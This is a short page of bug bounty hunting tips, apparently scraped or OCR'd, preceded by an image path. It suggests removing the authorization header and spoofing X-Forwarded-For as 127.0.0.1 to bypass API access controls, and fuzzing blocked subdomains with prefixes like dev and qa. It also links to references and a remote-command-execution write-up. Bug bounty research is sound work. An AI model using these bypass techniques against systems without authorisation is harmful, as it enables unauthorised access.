
When accessing an API, remove the authorization header and try XFF 127.0.0.1

Bug Bounty Hunting Tips

if a subdomain returns forbidden or even not reachable, try to fuzz the subdomain with -tmp dev. test. qa. and so on (Pemburu)

https://github.com/zigoo0/Pemburu

https://www.sec-down.com/Telekom.de%20Remote%20Command%20Execution!%20%7C%20Security%20Down!.html



References

- https://twitter.com/hashtag/bugbountytips?src=hashtag_click
- https://github.com/EdOverflow/bugbounty-cheatsheet
- https://github.com/djadmin/awesome-bug-bounty
- https://github.com/ngalongc/bug-bounty-reference
- https://hackerone.com/hacktivity

Stay in touch

- https://www.twitter.com/zigoo0
- https://www.sec-down.com
- https://www.youtube.com/zigoo0